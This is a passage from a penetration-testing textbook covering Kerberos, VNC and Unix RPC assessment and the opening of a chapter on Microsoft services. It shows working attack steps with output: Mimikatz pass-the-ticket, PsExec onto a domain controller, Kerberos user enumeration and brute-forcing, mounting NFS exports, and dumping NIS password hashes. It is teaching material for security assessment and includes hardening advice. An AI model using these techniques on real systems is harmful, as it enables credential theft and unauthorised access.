renewable ; forwardable ;
* Saved to file : 2-40a50000-uberuser@cifs~dc1.abc.org-ABC.ORG.kirbi

[00000003] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ;
11/2/2015 11:39:31 PM
Server Name : ldap/dc1.abc.org @ ABC.ORG
Client Name : uberuser @ ABC.ORG
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ;
renewable ; forwardable ;
* Saved to file : 3-40a50000-uberuser@ldap~dc1.abc.org-ABC.ORG.kirbi

[00000004] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:31 PM ; 10/27/2015 9:39:31 AM ;
11/2/2015 11:39:31 PM
Server Name : LDAP/dc1.abc.org/abc.org @ ABC.ORG
Client Name : uberuser @ ABC.ORG
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ;
renewable ; forwardable ;
* Saved to file : 4-40a50000-uberuser@LDAP~dc1.abc.org~abc.org-
ABC.ORG.kirbi

NOTE

Microsoft *domain protected users* functionality within Windows 8.1 and Server 2012 R2 limits this exposure to Kerberos tickets, mitigating extraction of long-term keys and user password hashes from memory.⁵⁴

Passing of tickets

Passwords and associated principal long-term keys are used to authenticate with the KDC and generate TGTs. With tickets you can access exposed applications and services within a Kerberos realm.

Upon obtaining and exporting useful tickets in *kirbi* format (shown in [Example 7-27](#)), use the `ptt` (pass-the-ticket) directive within Mimikatz to load them into memory and interact with services, as shown in [Examples 7-29](#) and [7-30](#). Sean Melcalf's paper⁵⁵ details these tactics and Mimikatz syntax.

Example 7-29. Loading Kerberos tickets into memory with Mimikatz

```
mimikatz # kerberos::ptt 1-40e10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi
0 - File '1-40e10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi' : OK

mimikatz # kerberos::ptt 2-40a50000-uberuser@cifs~dc1.abc.org-ABC.ORG.kirbi
0 - File '2-40a50000-uberuser@cifs~dc1.abc.org-ABC.ORG.kirbi' : OK

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:31 PM ; 10/27/2015 9:39:31 AM ;
                    11/2/2015 11:39:31 PM
Server Name       : krbtgt/ABC.ORG @ ABC.ORG
Client Name      : uberuser @ ABC.ORG
Flags 40e10000   : name_canonicalize ; pre_authent ; initial ; renewable ;
forwardable ;

[00000001] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ;
                    11/2/2015 11:39:31 PM
Server Name       : cifs/dc1.abc.org @ ABC.ORG
Client Name      : uberuser @ ABC.ORG
Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ;
renewable ; forwardable ;
```

Example 7-30. Executing privileged commands via PsExec

```
C:\Users\notanadmin> psexec \\dc1.abc.org cmd.exe
```

```
PsExec v1.97 - Execute processes remotely  
Copyright (C) 2001-2009 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32> whoami  
abc\uberuser
```

Changing a user password with a long-term key

Tal Be'ery of Aorato publicized a design flaw within Kerberos by which you can interact with the administration and password management interface (via port 464) and set an arbitrary password using just the principal's long-term key.⁵⁶

Unauthenticated Remote Attacks

If you do not have network access to Kerberos traffic, or access to systems themselves, remote attack vectors that can be applied include realm enumeration, username enumeration, and brute-force password grinding.

Realm enumeration

Kerberos discovery within most environments is supported by DNS. SRV records are used to define the locations of Kerberos services (described in [Chapter 4](#)), and the TXT record associated with the `_kerberos` name within a domain describes the realm, as shown in [Example 7-31](#).

Example 7-31. Kerberos realm enumeration using dig

```
root@kali:~# dig txt _kerberos.mit.edu +short  
"ATHENA.MIT.EDU"  
root@kali:~# dig txt _kerberos.megacz.com +short  
"MEGACZ.COM"
```

Username enumeration

Armed with a valid realm (e.g., the domain name within a Windows environment), use the Nmap *krb5-enum-users* script to enumerate valid user accounts via Kerberos, as shown in [Example 7-32](#).

Example 7-32. Kerberos user enumeration with Nmap

```
root@kali:~# nmap -p88 --script krb5-enum-users --script-args \
krb5-enum-users.realm=research 172.16.102.11
```

```
Starting Nmap 6.47 (http://nmap.org) at 2015-10-10 04:15 UTC
Nmap scan report for 172.16.102.11
PORT      STATE SERVICE
88/tcp    open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|   administrator@research
|   chris@research
|   da_craigb@research
|   justauser@research
|_   mubix@research
```

Brute-force password grinding

You can use the *ebrute* utility to perform brute-force password grinding against a KDC, as demonstrated by [Example 7-33](#). Hydra and other utilities do not seem to support active brute-force via Kerberos at the time of writing.

Example 7-33. Kerberos brute-force password grinding via ebrute

```
C:\ebrute> ebrute.exe -r kerbenum -U users.txt -e research -h 172.16.102.11
ebrute v0.78 - Edward Torkington
Loading users...
Parsing users...
Password not specified (normal behavior for some plugins - lets do joey
checks_
Added: 5 user(s), 1 password(s), 1 host(s), + joeycheck 7 tasks over 1
thread/s.
Starting: 10/10/2015 5:09:31 AM
[1] HOST: '172.16.102.11' | USER: 'chris' | PASS: 'chris' |
    EXTRA: 'research' | Return code: 'Success' []
[1] HOST: '172.16.102.11' | USER: 'justauser' | PASS: 'justauser' |
    EXTRA: 'research' | Return code: 'Success' []
```

Kerberos Implementation Flaws

Remotely exploitable issues affecting Microsoft and MIT Kerberos implementations are listed in Tables 7-29 and 7-30. Some of these flaws require valid credentials to exploit vulnerable logic upon authenticating.

Table 7-29. Remotely exploitable Microsoft Kerberos flaws

CVE reference	Notes
CVE-2014-6324	Kerberos checksum vulnerability in Windows Server 2012 R2, Windows Server 2008 R2 SP1, and Windows Server 2003 SP2 makes it possible for authenticated users to obtain administrative privileges ^a
CVE-2011-0043	Kerberos in Windows Server 2003 SP2 supports weak hashing algorithms, which makes it possible for attackers with network access to gain privileges

^a See the [Kerberos Exploitation Kit on GitHub](#).

Table 7-30. Remotely exploitable MIT Kerberos flaws

CVE reference	Notes
CVE-2014-9421	Kerberos 1.13 and prior is susceptible to a GSSAPI overflow by sending malformed data to <i>kadmind</i>
CVE-2014-4345	Kerberos 1.12.1 <i>kadmind</i> overflow makes it possible for authenticated users to execute arbitrary code
CVE-2014-4343	Kerberos 1.12.1 SPNEGO double-free vulnerability
CVE-2012-1015 CVE-2012-1014	Multiple Kerberos 1.10.2 KDC overflows
CVE-2011-0285	Kerberos 1.9 <i>kadmind</i> password change overflow
CVE-2011-0284	Kerberos 1.9 KDC overflow
CVE-2010-1324	Kerberos 1.8.3 checksum failure resulting in arbitrary ticket creation
CVE-2009-4212	Kerberos 1.7 AES and RC4 integer underflows
CVE-2009-0846	Kerberos 1.6.3 ASN.1 time decode overflow

VNC

The Olivetti & Oracle Research Lab published the remote framebuffer (RFB) protocol specification in 1998. Virtual Network Computing (VNC) is an application that uses the protocol to provide remote access to hosts. The lab closed in 2002, prompting the developers to incorporate RealVNC Ltd. and publish subsequent RFB protocol specifications.

RFB services commonly listen on TCP port 5900 but can use others (e.g., 4900 and 6000). The protocol is extensible via arbitrary *encoding types*, which support file transfer and compression within packages including

UltraVNC and TightVNC. As soon as it's connected, the server provides a protocol string, as demonstrated by [Example 7-34](#). Common protocol versions include 000.000, 003.003, 003.007, 003.008, 003.889, 004.000, and 004.001.

Example 7-34. Identifying the supported RFB protocol

```
root@kali:~# telnet 121.163.21.135 5900
Trying 121.163.21.135...
Connected to 121.163.21.135.
Escape character is '^]'.
RFB 004.000
```

Upon connecting and providing a version string to negotiate the connection, the server returns a *security type* value. [Table 7-31](#) lists common types. The most common is VNC authentication, which is a DES challenge–response mechanism requiring only a password.

Table 7-31. RFB security types

Type	Notes
0	Invalid security type (connection closed)
1	No authentication is needed (connection is established)
2	VNC authentication via DES challenge–response
5 6	RealVNC Server Enterprise Edition public key authentication
16	TightVNC authentication
17	UltraVNC authentication
18	TLS authentication, used by Ubuntu Linux distributions
19	TLS authentication, used by the Win32 VeNCrypt package
20	GTK-VNC SASL authentication
21	MD5 hash authentication
22	Citrix Xen VNC Proxy (XVP) authentication
30 35	Apple OS X authentication

The Nmap *vnc-info* script performs testing of exposed VNC servers, revealing the RFB protocol version and supported security types, as shown in **Example 7-35**. At the time of writing, the VNC library within Nmap (*vnc.lua*) recognizes only protocol versions 3.3, 3.7, 3.8, and 3.889. As such, you must manually investigate servers reporting other versions.

Example 7-35. VNC service fingerprinting

```
root@kali:~# nmap -Pn -sSVC -p5900 128.32.147.121
```

```
Starting Nmap 6.46 (http://nmap.org) at 2014-12-09 13:05 UTC
Nmap scan report for 128.32.147.121
PORT      STATE SERVICE VERSION
5900/tcp  open  vnc      Apple remote desktop vnc
| vnc-info:
|   Protocol version: 3.889
|   Security types:
|     Mac OS X security type (30)
|_    Mac OS X security type (35)
```

Attacking VNC Servers

VNC implementations are vulnerable to the following remote attack classes:

- Brute-force password grinding
- Anonymous exploitation of known software flaws

Nmap⁵⁷ and Hydra perform brute-force grinding via the VNC authentication mechanism (security type 2). Due to reliance on DES, passwords are constrained to a maximum of eight characters, and so dictionary files should be refined accordingly.

Table 7-32 lists known exploitable vulnerabilities within VNC server software. Client implementations are also particularly buggy (exploitable via MITM), but these issues lie outside of scope.

Table 7-32. Remotely exploitable VNC server flaws

CVE reference	Implementation	Notes
CVE-2015-3252	Apache CloudStack 4.5.1	Authentication flaw in KVM machine migration
CVE-2013-5135	Apple OS X 10.9	Screen sharing username format string bug resulting in arbitrary code execution
CVE-2009-3616	QEMU 0.10.6	Multiple use-after-free vulnerabilities

Unix RPC Services

A number of Unix daemons (e.g., NIS and NFS components) expose RPC services via dynamic high ports. To track registered endpoints and present clients with a list of available RPC services, a *portmapper* service listens on TCP and UDP port 111 (and port 32771 within Oracle Solaris).

Example 7-36 demonstrates using Nmap to query these ports and provide details of running RPC services.

Example 7-36. Querying the RPC portmapper with Nmap

```
root@kali:~# nmap -sSUC -p111 192.168.10.1
```

```
Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 10:25 UTC
```

```
Nmap scan report for 192.168.10.1
```

```
PORT      STATE SERVICE
```

```
111/tcp   open  rpcbind
```

```
| rpcinfo:
```

```
|  program version  port/proto  service
|  100000  2,3,4     111/tcp    rpcbind
|  100000  2,3,4     111/udp    rpcbind
|  100001  2,3,4     32787/udp  rstatd
|  100003  2,3       2049/tcp   nfs
|  100003  2,3       2049/udp   nfs
|  100004  1,2       1023/udp   ypserv
|  100004  1,2       32771/tcp  ypserv
|  100005  1,2,3     32811/udp  mountd
|  100005  1,2,3     32816/tcp  mountd
|  100007  1,2,3     32772/tcp  ypbind
|  100007  1,2,3     32779/udp  ypbind
|  100009  1         1022/udp   yppasswdd
```

	100021	1,2,3,4	4045/tcp	nlockmgr
	100021	1,2,3,4	4045/udp	nlockmgr
	100024	1	32777/tcp	status
	100024	1	32786/udp	status
	100068	2,3,4,5	32792/udp	cmsd
	100069	1	32773/tcp	ypxfrd
	100069	1	32780/udp	ypxfrd
	100083	1	32784/tcp	ttdbserverd
	100133	1	32777/tcp	nsm_addrand
	100133	1	32786/udp	nsm_addrand
	100227	2,3	2049/tcp	nfs_acl
_	100227	2,3	2049/udp	nfs_acl

In this case, the following services are available:

- The RPC portmapper (*rpcbind*) on TCP and UDP port 111
- The *rstatd* daemon, providing kernel statistics via RPC
- NFS components (*nfs*, *mountd*, *nlockmgr*, *status*, *nsm_addrand*, and *nfs_acl*)
- NIS components (*ypserv*, *ypbind*, *yppasswd*, and *ypxfrd*)
- Common Desktop Environment (CDE) services:
 - Calendar manager service daemon (*cmsd*)
 - ToolTalk database server (*ttdbserverd*)

Within legacy environments, many of these services are vulnerable to remote attack. A comprehensive list of RPC program numbers, descriptions, and references is also maintained by IANA.⁵⁸

Manually Querying Exposed RPC Services

You can query many of the RPC endpoints listed in [Example 7-36](#) upon installing the *rstat-client* and *nis* packages within Kali Linux. [Example 7-37](#) demonstrates the way by which *rstatd* reveals system information (including hostname, uptime, load, and network statistics).

Example 7-37. Querying rstatd

```

root@kali:~# apt-get install rstat-client
root@kali:~# rsysinfo 192.168.10.1
System Information for: potatohead.example.org
uptime: 33 days, 10:20, load average: 0.00 0.00 0.01
cpu usage (jiffies): user 326809 nice 124819 system 391189 idle 576845938
page in: 7914 page out: 26661 swap in: 0 swap out: 0
intr: 1501887323 context switches: 118484073
disks: 0 0 488270 4
ethernet: rx: 36034723 rx-err: 0
          tx: 8387775 tx-err: 0 collisions: 0

```

Example 7-38 reveals exported NFS directories via *showmount* (along with their associated ACLs). Upon identifying directories with weak permissions, you can use the *mount* command to access them. NFS assessment is detailed in **Chapter 15**.

Example 7-38. Listing and mounting NFS exports

```

root@kali:~# showmount -e 192.168.10.1
Export list for 192.168.10.1:
/export/home      192.168.10.0/24
root@kali:~# mount -o nolock 192.168.10.1:/export/home /tmp/home
root@kali:~# ls -la /tmp/home
total 0
drwxr-xr-x 3 root root 60 Dec 9 00:40 .
drwxr-xr-x 30 root root 240 Dec 9 06:25 ..
drwxr-xr-x 3 182 users 60 Mar 29 13:05 dave
drwxr-xr-x 3 199 users 2048 Jan 3 10:02 florent
drwxr-xr-x 3 332 users 60 Aug 14 00:40 james
drwxr-xr-x 3 2099 102 1024 Sep 1 02:25 katykat
drwxr-xr-x 3 root root 60 Dec 9 00:40 root
drwxr-xr-x 3 218 101 1024 Sep 2 16:04 tiff
drwxr-xr-x 3 1377 users 60 Mar 29 15:18 yumi

```

Upon obtaining the NIS domain name for the environment (*example.org* in this case), use the *ypwhich* command to ping the NIS server and *ypcat* to obtain sensitive material, as demonstrated in **Example 7-39**. You should feed encrypted password hashes into John the Ripper, and once cracked, you can use it to evaluate system access and privileges.

Example 7-39. Querying NIS and obtaining material

```

root@kali:~# apt-get install nis
root@kali:~# ypwhich -d example.org 192.168.10.1
potatohead.example.org
root@kali:~# ypcat -d example.org -h 192.168.10.1 passwd.byname

```

```
tiff:noR7Bk6FdgcZg:218:101::/export/home/tiff:/bin/bash
katykat:d.K5tGUWCJfQM:2099:102::/export/home/katykat:/bin/bash
james:i0na7pfgtxi42:332:100::/export/home/james:/bin/tcsh
florent:nUNzkxYF0Hbmk:199:100::/export/home/florent:/bin/csh
dave:pzg1026SzQlwc:182:100::/export/home/dave:/bin/bash
yumi:ZEadZ3ZaW4v9.:1377:160::/export/home/yumi:/bin/bash
```

Table 7-33 provides a list of common NIS maps and corresponding files. NFS, NIS, and NIS+ are complicated systems to configure and test, and so if you do encounter these in the wild, consider reading Mike Eisler, Ricardo Labiaga, and Hal Stern’s *Managing NFS and NIS*, Second Edition (O’Reilly, 2001), which details the innermost workings of these protocols.

Table 7-33. Useful NIS maps

Master file	Map(s)	Notes
<i>/etc/hosts</i>	hosts.byname, hosts.byaddr	Contains hostnames and IP details
<i>/etc/passwd</i>	passwd.byname, passwd.byuid	NIS user password file
<i>/etc/group</i>	group.byname, group.bygid	NIS group file
<i>/usr/lib/aliases</i>	mail.aliases	Details mail aliases

RPC rusers

Commercial Unix-based platforms (including Oracle Solaris, HP-UX, and IBM AIX) often expose an RPC *rusersd* endpoint that reveals active user sessions. The *rusers* client is used to retrieve material, as shown in **Example 7-40**.

Example 7-40. Identifying active user sessions via rusersd

```
root@kali:~# apt-get install rusers
root@kali:~# rusers -l 192.168.10.1
Sending broadcast for rusersd protocol version 3...
Sending broadcast for rusersd protocol version 2...
tiff      potatohead:console      Sep  2 13:03   22:03
katykat   potatohead:ttyp5        Sep  1 09:35    14
```

RPC Service Vulnerabilities

Table 7-34 lists Unix RPC services with known weaknesses. You can find details of vulnerabilities discovered before 2009 in services including *sadmind* within previous editions of this book.

Table 7-34. Remotely exploitable RPC vulnerabilities

Number	Service	CVE	Vulnerability notes
390103	<i>nsrd</i>	CVE-2012-2288	EMC NetWorker remote code execution ^a
390105	<i>nsrindexd</i>	CVE-2012-4607	EMC NetWorker remote code execution
390113	<i>nsrexecd</i>	CVE-2011-0321	EMC NetWorker IPC information leak
150001	<i>pcnfsd</i>	CVE-2010-1039	IBM AIX 6.1, IBM VIOS 2.1, HP-UX B.11.31, and SGI IRIX 6.5 remote code execution
100068	<i>cmsd</i>	CVE-2010-4435	Oracle Solaris 8, 9, and 10 overflow ^b
		CVE-2009-3699	Stack overflow in the AIX 6.1.3 calendar daemon leads to code execution ^c
100083	<i>ttdbserverd</i>	CVE-2009-2727	IBM AIX 6.1.3 TTDB server overflow

^a Metasploit *networker_format_string* module.

^b See “Multiple Vendor Calendar Manager - Remote Code Execution” in Offensive Security’s Exploit Database archive.

^c Metasploit *rpc_cmsd_opcode21* module.

Common Network Service Assessment Recap

Perform the following to uncover vulnerabilities in common network services:

Fingerprinting

Use Nmap version scanning (-sV) and manual techniques to review banner materials and fingerprint available services. Also consider cross-

referencing the operating system release and configuration to deduce the version of certain implementations (e.g., OpenSSH 5 versus 6).

Enumeration of supported features

Use manual assessment techniques and Nmap scripts to list the supported features of a given service (e.g., DNS recursion or LDAP anonymous binding). Successful exploitation of some implementation flaws relies on support of particular features, and so investigation is important.

Identification and qualification of known weaknesses

Review the tables in this chapter, along with other sources (e.g., NVD), to identify known weaknesses within the exposed network services. These can include information leak flaws that provide useful data.

Brute-force password grinding

Use Hydra and other tools to perform brute-force password grinding against exposed services supporting authentication (including FTP, SSH, Telnet, SNMP, LDAP, and VNC). Tailor dictionary files to the type of system you are testing to reduce testing time and network traffic.

Investigation of materials obtained

FTP, TFTP, SNMP, LDAP, and Unix RPC services often yield useful materials that you can feed to further testing processes (e.g., usernames that can be used within a password grinding attack). Review and investigate available materials to ensure that you maximize their value.

Service Hardening and Countermeasures

Consider the following countermeasures when hardening network services:

- Reduce network attack surface wherever possible. For example, instead of offering file transfer via FTP, SFTP, and SCP, elect to use just SCP. Furthermore, reduce exposed logic and application attack surface within each network service by disabling support for unnecessary features.
- Maintain server software packages and libraries (e.g., NTP, BIND, and OpenSSL) to negate known weaknesses within the exposed attack surface

that remains.

- Disable Telnet, FTP, SNMP, VNC, and other maintenance protocols that lack transport security through encryption. Remote maintenance operations should be offered through a secure authenticated connection (e.g., VPN or SSH), or via a closed management network.
- If you use SNMP, ensure that you use strong credentials. Consider using ACLs to limit SNMP access to trusted sources and prevent unauthorized TFTP file transfers to your devices.
- Understand the exposed authentication mechanisms across your services and ensure that auditing is configured so that brute-force password grinding attacks are highlighted.
- Harden SSH servers as follows:
 - Enforce version 2.0 of the protocol and disable backward compatibility to mitigate known weaknesses within SSH 1.0.
 - Prune supported key exchange mechanisms and ciphers⁵⁹ in-line with the server software you are running, and clients you need to support.
 - Mitigate brute-force password grinding issues by disabling password authentication for users, and enforcing *one-time password* (OTP), public key, or multifactor authentication for users via Google Authenticator, Duo Security, and other platforms.
- Harden DNS servers:
 - Disable support for recursive queries from untrusted sources.
 - Ensure that zone files do not contain superfluous or sensitive information.
- Harden Kerberos servers:
 - Disable support for weak HMAC algorithms (56-bit DES, 40-bit export grade RC4, and 128-bit RC4 in particular). Modern operating

systems support AES128 and AES256, which should be enforced.

- Within Microsoft environments, consider enforcing the highest *domain functional level*. Windows Server 2012 introduces a number of improvements, including Kerberos armoring, which mitigate downgrade attacks in particular.

¹ See <https://www.thc.org/thc-hydra/>.

² Metasploit *tftpbrute* module.

³ Nmap *ssh2-enum-algos* script.

⁴ See “Next Generation Encryption”, Cisco.com, April 2012.

⁵ Adrian David et al., “Imperfect Forward Secrecy: How Diffie-Hellman Fails in Practice”, proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, October 12–16, 2015.

⁶ Fabian Foerg, “SSH Weak Diffie-Hellman Group Identification Tool”, Gotham Digital Science Blog, August 3, 2015.

⁷ Daniel J. Bernstein and Tanja Lange, “SafeCurves: Choosing Safe Curves for Elliptic-Curve Cryptography”, December 1, 2014.

⁸ Metasploit *ssh_identify_pubkeys* module.

⁹ See “F5 BIG-IP Remote Root Authentication Bypass Vulnerability”, Matta Consulting, February 16, 2012.

¹⁰ See CVE-2012-1493 and CVE-2015-6389 for details on F5 Networks and Cisco, respectively.

¹¹ See “CVE-2015-7755: Juniper ScreenOS Authentication Backdoor” and “SSH Backdoor for FortiGate OS Version 4.x up to 5.0.7”.

¹² Metasploit *quantum_dxi_known_privkey* module.

¹³ Metasploit *array_vxag_vapv_privkey* module.

¹⁴ Metasploit *telnet_ruggedcom* module.

- ¹⁵ See *debian-ssh* on GitHub.
- ¹⁶ The approach is detailed in Nadia Heninger et al., “Missing Your Ps and Qs: Detection of Widespread Weak Keys in Network Devices”, proceedings of the 21st USENIX Security Symposium, Bellevue, WA, August 8–10, 2012.
- ¹⁷ For further information, see “IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval”, Rapid7.com.
- ¹⁸ Metasploit *ipmi_cipher_zero* module.
- ¹⁹ See <https://hashcat.net>.
- ²⁰ HD Moore, “A Penetration Tester’s Guide to IPMI and BMCs”, Rapid7 Blog, July 2, 2013.
- ²¹ For more information, see “Alert (TA13-088A) DNS Amplification Attacks”, US-CERT.gov, March 29, 2013.
- ²² See CVE-2008-1447.
- ²³ See “BIND 9 Security Vulnerability Matrix”, ISC Knowledge Base, May 20, 2013.
- ²⁴ Nmap *dns-service-discovery* script.
- ²⁵ See “Security Notice”, Network Time Protocol, July 9, 2016.
- ²⁶ See `/usr/share/metasploit-framework/data/wordlists/snmp_default_pass.txt` in Kali Linux.
- ²⁷ See CVE-2010-2976.
- ²⁸ Metasploit *snmp_enum* module.
- ²⁹ Metasploit *cisco_config_tftp* module.
- ³⁰ Metasploit *cisco_upload_file* module.
- ³¹ See *snmpattack.pl* on ERNW.
- ³² See RFC 4511.
- ³³ See RFC 4513.

- ³⁴ See RFC 4422.
- ³⁵ See RFC 4519.
- ³⁶ See section 3.4 of RFC 2251.
- ³⁷ See “Lightweight Directory Access Protocol (LDAP) Parameters” on IANA.org.
- ³⁸ Nmap *ldap-brute* script.
- ³⁹ Edward Torkington, “ebrute - Service Brute-Forcer”, r00t Blog, December 6, 2011.
- ⁴⁰ M. Stroeder, “Lightweight Directory Access Protocol (LDAP): Hashed Attribute Values for ‘userPassword’”, IETF, April 11, 2013.
- ⁴¹ Amin Al-Regan, “[Samba] Samba Password Hashes Exposed to ldapsearch”, Samba.org, July 28, 2008.
- ⁴² See RFC 4120.
- ⁴³ Balazs Bucsay, “Mimikatz — Golden Ticket”, Rycon.hu, January 24, 2014.
- ⁴⁴ Alva Duckwall and Benjamin Delpy’s, “Abusing Microsoft Kerberos - Sorry You Guys Don’t Get It”, presented at Black Hat USA 2014, Las Vegas, NV, August 2–7, 2014.
- ⁴⁵ See the Kerberos protocol and its implementations at ZeroShell Net Services.
- ⁴⁶ See RFC 4556 and “[MS-PKCA]: Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos Protocol” on the Microsoft Developer Network.
- ⁴⁷ See “[MS-PAC]: Privilege Attribute Certificate Data Structure” on the Microsoft Developer Network.
- ⁴⁸ For details on this, see Ben Lincoln, “Mimikatz 2.0—Silver Ticket Walkthrough”, Beneath the Waves Blog, December 18, 2014.
- ⁴⁹ See *kerbcrack* on NTSecurity.
- ⁵⁰ See RFC 6113.

⁵¹ Rachel Engel, Brad Hill, and Scott Stender, “[Attacking Kerberos Deployments](#)”, presented at Black Hat USA 2010, Las Vegas, NV, July 28–29, 2010.

⁵² See “[What’s New in Kerberos Authentication](#)” on Microsoft’s TechNet.

⁵³ See *Mimikatz* on GitHub.

⁵⁴ For more information, see “[Protected Users Security Group](#)” on Microsoft’s TechNet.

⁵⁵ Sean Metcalf, “[Mimikatz and Active Directory Kerberos Attacks](#)”, Active Directory Security, November 22, 2014.

⁵⁶ Sean Michael Kerner, “[Aorato Uncovers Critical Microsoft Active Directory Vulnerability](#)”, eWEEK, July 15, 2014.

⁵⁷ Nmap *vnc-brute* script.

⁵⁸ See “[Remote Procedure Call \(RPC\) Program Numbers](#)” on IANA.org.

⁵⁹ sribika, “[Secure Secure Shell](#)”, January 4, 2015.

Chapter 8. Assessing Microsoft Services

This chapter focuses on proprietary Microsoft protocols that support file sharing, printing, email, and other functions within Windows networks.

Table 8-1 lists the common static ports used by the protocols. Microsoft RPC services use dynamic high ports, as orchestrated by the RPC locator service. Open protocols used by Windows include DNS, Kerberos, and LDAP, as listed in **Table 8-2** and covered in **Chapter 7**.

Table 8-1. Microsoft services using proprietary protocols

Port	Protocol		Name	Description
	TCP	UDP		
135	●	●	<i>loc-srv</i>	RPC locator service
137	–	●	<i>netbios-ns</i>	NetBIOS name service
138	–	●	<i>netbios-dgm</i>	NetBIOS datagram service
139	●	–	<i>netbios-ssn</i>	NetBIOS session service
445	●	●	<i>microsoft-ds</i>	SMB Direct service
3389	●	–	<i>microsoft-rdp</i>	Remote Desktop Protocol

Table 8-2. Microsoft services using open protocols

Port	Protocol		Name	Description
	TCP	UDP		
53	•	•	<i>domain</i>	DNS service
88	•	•	<i>kerberos</i>	Kerberos authentication service
123	–	•	<i>ntp</i>	Network Time Protocol
389	•	•	<i>ldap</i>	LDAP
464	•	•	<i>kpasswd</i>	Kerberos password service
636	•	–	<i>ldaps</i>	LDAP (TLS)
3268	•	–	<i>globalcat</i>	Microsoft Global Catalog LDAP
3269	•	–	<i>globalcats</i>	Microsoft Global Catalog LDAP (TLS)

These protocols support functions including the following:

- Authentication via Kerberos
- Directory service through LDAP and Global Catalog
- Name resolution via DNS (e.g., SRV records defining service locations)
- Legacy name resolution and resource access via NetBIOS
- Access to services and data via SMB Direct
- System administration via RDP

Figure 8-1 demonstrates a Windows workstation authenticating with Active Directory (AD) and accessing an Exchange Server (EXCH01) using Outlook. DC01 and DC02 are domain controllers. Microsoft NetBIOS, SMB, and RPC protocols are detailed in the following sections.



Figure 8-1. Protocols supporting Microsoft Exchange and Outlook

NetBIOS Name Service

The NetBIOS name service provides name table entries to clients within legacy Microsoft networks—describing local system configuration, available services, the parent domain, and location of domain controllers.¹ **Example 8-1** demonstrates Nmap used to query the service.

Example 8-1. Obtaining registered NetBIOS name table entries using Nmap

```
root@kali:~# nmap -Pn -sUC -p137 192.168.1.5
```

```
Starting Nmap 6.46 (http://nmap.org) at 2015-01-01 13:31 GMT
Nmap scan report for 192.168.1.5
PORT      STATE SERVICE
137/udp   open  netbios-ns
```

Host script results:

```
| nbstat: NetBIOS name: KCH-VPN, NetBIOS user: Administrator,  
|         NetBIOS MAC: 00:02:55:98:80:79 (IBM)  
| Names:  
|   KCH-VPN<00>           Flags: <unique><active>  
|   XFAB<00>             Flags: <group><active>  
|   KCH-VPN<20>          Flags: <unique><active>  
|   KCH-VPN<03>          Flags: <unique><active>  
|   Administrator<03>    Flags: <unique><active>
```

These values denote the computer name, MAC address, parent domain, and authenticated users. **Table 8-3** lists possible entries, including details of running services and the location of domain controllers within a network.

Table 8-3. NetBIOS name table entries

Value	Suffix	Type	Service description
<domain name>	00	G	Domain name
<computer name>	00	U	Workstation
<computer name>	01	U	Messenger
<__MSBROWSE__>	01	G	Master browser
